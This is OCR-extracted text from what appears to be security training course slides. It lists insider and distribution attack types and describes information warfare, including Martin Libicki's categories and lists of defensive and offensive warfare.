
  - Eavesdropping and wiretapping
  - Theft of physical devices

- Social engineering
- Data theft and spoliation
- Pod slurping
- Planting keyloggers, backdoors, or malware

- **Distribution Attacks**

  Distribution attacks occur when attackers tamper with hardware or software prior to installation. Attackers tamper the hardware or software at its source or when it is in transit. Examples of distribution attacks include backdoors created by software or hardware vendors at the time of manufacture. Attackers leverage these backdoors to gain unauthorized access to the target information, systems, or network.

  - Modification of software or hardware during production
  - Modification of software or hardware during distribution



Information Warfare

- The term information warfare or InfoWar refers to the **use of information and communication technologies (ICT)** to gain competitive advantages over an opponent

Defensive Information Warfare

Refers to all strategies and actions designed to **defend against attacks on ICT assets**

Offensive Information Warfare

Refers to information warfare that involves **attacks against the ICT assets** of an opponent

Defensive Warfare

- Prevention
- Deterrence
- Alerts
- Detection
- Emergency Preparedness
- Response

Offensive Warfare

- Web Application Attacks
- Web Server Attacks
- Malware Attacks
- MITM Attacks
- System Hacking

Information Warfare

Source: *https://iwar.org.uk*

The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) for competitive advantages over an opponent. Examples of information warfare weapons include viruses, worms, Trojan horses, logic bombs, trap doors, nanomachines and microbes, electronic jamming, and penetration exploits and tools.

Martin Libicki divided information warfare into the following categories:

- **Command and control warfare (C2 warfare)**: In the computer security industry, C2 warfare refers to the impact an attacker possesses over a compromised system or network that they control.
- **Intelligence-based warfare**: Intelligence-based warfare is a sensor-based technology that directly corrupts technological systems. According to Libicki, "intelligence-based warfare" is warfare that consists of the design, protection, and denial of systems that seek sufficient knowledge to dominate the battlespace.
- **Electronic warfare**: According to Libicki, electronic warfare uses radio-electronic and cryptographic techniques to degrade communication. Radio electronic techniques attack the physical means of sending information, whereas cryptographic techniques use bits and bytes to disrupt the means of sending information.
- **Psychological warfare**: Psychological warfare is the use of various techniques such as propaganda and terror to demoralize one's adversary in an attempt to succeed in battle.
- **Hacker warfare**: According to Libicki, the purpose of this type of warfare can vary from the shutdown of systems, data errors, theft of information, theft of services, system

monitoring, false messaging, and access to data. Hackers generally use viruses, logic bombs, Trojan horses, and sniffers to perform these attacks.

- **Economic warfare**: Libicki notes that economic information warfare can affect the economy of a business or nation by blocking the flow of information. This could be especially devastating to organizations that do a lot of business in the digital world.
- **Cyberwarfare**: Libicki defines cyber warfare as the use of information systems against the virtual personas of individuals or groups. It is the broadest of all information warfare. It includes information terrorism, semantic attacks (similar to Hacker warfare, but instead of harming a system, it takes over the system while maintaining the perception that it is operating correctly), and simula-warfare (simulated war, for example, acquiring weapons for mere demonstration rather than actual use).

Each form of information warfare mentioned above consists of both defensive and offensive strategies.

- **Defensive Information Warfare**: Involves all strategies and actions to defend against attacks on ICT assets.
- **Offensive Information Warfare**: Involves attacks against the ICT assets of an opponent.




Defensive Warfare
Prevention
Deterrence
Alerts
Detection
Emergency Preparedness
Response
INFO SECURITY
Internet
INFO SECURITY
Offensive Warfare
Web Application Attacks
Web Server Attacks
Malware Attacks
MITM Attacks
System Hacking

